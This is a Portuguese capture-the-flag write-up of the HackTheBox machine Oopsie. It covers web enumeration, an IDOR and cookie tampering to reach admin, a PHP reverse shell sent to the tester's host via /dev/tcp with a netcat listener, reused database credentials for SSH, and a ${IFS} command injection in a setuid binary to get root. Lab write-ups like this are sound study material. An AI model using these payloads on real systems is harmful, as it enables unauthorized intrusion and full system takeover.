# Oopsie

**Plataforma:** HackTheBox

**Dificuldade:** MUITO FÁCIL

**Data de Resolução:** 16 de abril de 2026

Iasmim de Queiroz Freitas

# Sumário

**1 Visão Geral** **2**

**2 Reconhecimento** **2**

**3 Exploração** **3**

**4 Escalada de Privilégios** **4**

**5 Conclusão** **5**

**6 Referências** **5**

# 1 Visão Geral

O desafio consistiu na exploração de um serviço web mal configurado. A partir da enumeração inicial, foi possível identificar áreas não expostas diretamente e explorar falhas de autenticação, permitindo acesso a funcionalidade restrita de upload de arquivos.

Com isso, foi realizado o upload de uma shell reversa, garantindo execução remota de comandos no servidor. Durante a enumeração interna, foram encontradas credenciais reutilizadas que possibilitaram acesso via SSH.

Por fim, um binário com permissões elevadas foi explorado para execução de comandos como root, resultando na completa tomada do sistema.

# 2 Reconhecimento

Inicialmente, foi realizada a enumeração de portas e serviços com Nmap:

```
nmap <TARGET_IP> -sV
```




Figura 1: Resultado da enumeração com Nmap

Após rodar o nmap, foi confirmada a presença dos serviços SSH e HTTP rodando, e com base nisso a análise foi direcionada ao serviço web.

Em seguida, foi realizada a enumeração de diretórios utilizando Gobuster:

```
gobuster dir -u http://<TARGET_IP> -w ctfs/rockyou.txt -r
```

A enumeração inicial retornou apenas o diretório `/uploads`, porém com acesso restrito. A análise manual da aplicação web não revelou funcionalidades úteis, e a inspeção do código HTML também não apresentou informações relevantes.

Durante a análise do console do navegador, foi identificado um erro relacionado ao carregamento de um script:

```
Loading failed for the <script> with source
"http://<TARGET_IP>/cdn-cgi/scripts/.../email-decode.min.js"
```

Esse erro indicou a existência do diretório `/cdn-cgi`, que não havia sido identificado na enumeração inicial. A partir disso, foi realizada uma nova enumeração utilizando o Gobuster direcionada a esse caminho, o que levou à descoberta do endpoint `/cdn-cgi/login`.

Apesar da nova enumeração, nenhum outro diretório ou arquivo relevante foi identificado nesse ponto, sendo necessária a exploração manual do endpoint descoberto.

Ao acessar essa rota, foi encontrada uma interface de autenticação. Como não havia credenciais disponíveis e nenhuma informação relevante no código da página, foi utilizado o acesso como usuário guest, permitindo a continuidade da exploração da aplicação.

# 3 Exploração

Após obter acesso ao sistema como usuário guest, foi realizada a exploração das funcionalidades disponíveis na aplicação. Durante essa análise, foi identificado um módulo de upload de arquivos, porém restrito a usuários com privilégios de super administrador.

Diante disso, a atenção foi direcionada para a funcionalidade de gerenciamento de usuários, acessível pelo endpoint:

```
http://<TARGET_IP>/cdn-cgi/login/admin.php?content=accounts&id=2
```

O parâmetro `id` indicava um possível vetor de manipulação. Com base em experiências anteriores, foram realizados testes alterando diretamente esse valor na URL. Ao modificar o parâmetro para `id=1`, foi possível acessar informações do usuário administrador, incluindo seu *access id* (34322), caracterizando uma vulnerabilidade.




Figura 2: Manipulação do parâmetro `id` permitindo acesso a informações de outro usuário

Com o `id` de admin, comecei tentando realizar um ataque de força bruta contra o login do administrador, porém sem sucesso. Retornando à análise da aplicação, foi identificado que o controle de sessão utilizava cookies associados ao identificador do usuário (com valor correspondente ao usuário guest).

A partir disso, foi realizada a manipulação manual do cookie, substituindo o identificador do usuário guest pelo identificador do administrador. Esse processo foi inicialmente testado via Burp Suite, mas posteriormente realizado diretamente no navegador. Com essa alteração, foi possível obter privilégios administrativos e acessar a funcionalidade de upload de arquivos.

Com acesso ao upload, primeiro foi feito um teste para saber se o site aceitava envio de arquivos PHP, e após uma resposta afirmativa, foi realizado o envio de um script PHP[6] contendo uma shell reversa:

Listing 1: Shell reversa em PHP

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/<MY_IP>/<PORT> 0>&1'");
?>
```

O listener foi configurado utilizando Netcat:

```
nc -lvnp <PORT>
```

Após o envio, o arquivo foi acessado diretamente pelo caminho `/uploads/<arquivo.php>` (pasta que já tinha sido identificada na primeira enumeração de diretórios), resultando na execução do código e obtenção de uma shell reversa no servidor.

Com acesso inicial ao sistema, foi iniciada a enumeração interna. Navegando pelo diretório web (`/var/www/html`), foram identificados arquivos da aplicação no caminho `/cdn-cgi/login`, incluindo `admin.php`, `db.php`, `index.php` e `script.js`.

Estranhei a ausência do arquivo `db.php` na enumeração inicial, o que indicou uma limitação na wordlist utilizada. Após revisar o comando anterior, foi identificado o uso de uma wordlist inadequada. A enumeração foi refeita com uma wordlist para diretórios e arquivos:

```
gobuster dir -u http://<TARGET_IP>/cdn-cgi/login \
-w /usr/share/wordlists/dirb/common.txt \
-x php,txt,html,json,zip,tar.gz
```

Com essa nova abordagem, o arquivo `db.php` foi identificado. A análise do seu conteúdo, realizada a partir da shell obtida, revelou credenciais em texto claro:

```
<?php
$conn = mysqli_connect('localhost','robert','<PASSWORD>','garage');
?>
```

As credenciais foram testadas no serviço SSH previamente identificado, resultando em acesso válido ao sistema como o usuário `robert`, e obetenção da flag de usuário.

# 4 Escalada de Privilégios

Após obter acesso ao sistema como o usuário `robert`, iniciou-se a fase de enumeração local com o objetivo de identificar possíveis vetores de escalada de privilégios.

Durante a verificação de permissões e grupos do usuário, com o comando `id` foi identificado que o mesmo fazia parte do grupo `bugtracker`:

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Em seguida, foi realizada uma busca por arquivos associados ao grupo `bugtracker`, resultando na identificação de um binário com permissões elevadas:

```
find -group bugtracker
```

O binário localizado em `/usr/bin/bugtracker` apresentava permissões de execução com privilégios elevados. A análise do binário foi realizada utilizando o comando `strings`, que revelou chamadas internas ao comando `cat` acessando arquivos do diretório `/root/reports/`.




Figura 3: Permissões do arquivo executável `/usr/bin/bugtracker`

Inicialmente a execução do binário foi testada com `../root.txt` para tentar acessar diretamente a flag de root, e com isso o desafio foi concluído, mas ainda sem a escalada de privilégio.




Figura 4: Obtenção da flag de root através da execução do binário

Continuando para tentar escalar privilégio, percebi com a execução do binário que ele aceitava entrada do usuário para construção de comandos, porém não aceitava espaços. Foi observado que qualquer coisa escrita depois do primeiro espaço era ignorada.

Para contornar essa limitação, foi utilizada a variável `${IFS}` como substituto do caractere espaço, permitindo a execução de comandos arbitrários. Como teste inicial, foi executado:

```
1;cd${IFS}/root;${IFS}ls
```




Figura 5: Execução de comandos utilizando a variável de espaço (`${IFS}`)

O teste confirmou a possibilidade de execução de qualquer comando, então, foi explorada a possibilidade de obtenção de uma shell interativa com privilégios elevados utilizando o `vim` executado via o binário vulnerável:

```
1;sudo${IFS}vim
```

Dentro do `vim`, foi utilizado o comando `:term` para abrir um shell interativo, resultando em acesso com privilégios de root e comprometimento completo do sistema.

# 5 Conclusão

O ataque iniciou a partir da exploração de um serviço web exposto, onde falhas de enumeração e controle de acesso permitiram a identificação de um endpoint oculto e a exploração de uma vulnerabilidade de IDOR[6]. Essa falha possibilitou a elevação inicial de privilégios dentro da aplicação e o acesso à funcionalidade de upload.

A combinação do upload de arquivo malicioso com execução de código no servidor resultou em acesso remoto ao sistema. Posteriormente, credenciais expostas em arquivos de configuração permitiram o acesso via SSH como usuário válido.

Por fim, uma má configuração em um binário com permissões elevadas possibilitou a execução de comandos como root, resultando no comprometimento total do sistema e obtenção da flag final.

# 6 Referências

**Nmap**

`https://nmap.org/docs.html`

**Gobuster**

`https://github.com/OJ/gobuster`

**Burp Suite**

`https://portswigger.net/burp/documentation`

**Vim (Documentação Oficial)**

https://www.vim.org/docs.php

**Reverse Shell PHP**

https://gist.github.com/rshipp/eee36684db07d234c1cc

**OWASP - Insecure Direct Object Reference (IDOR)**

https://owasp.org/www-community/attacks/Insecure_Direct_Object_Reference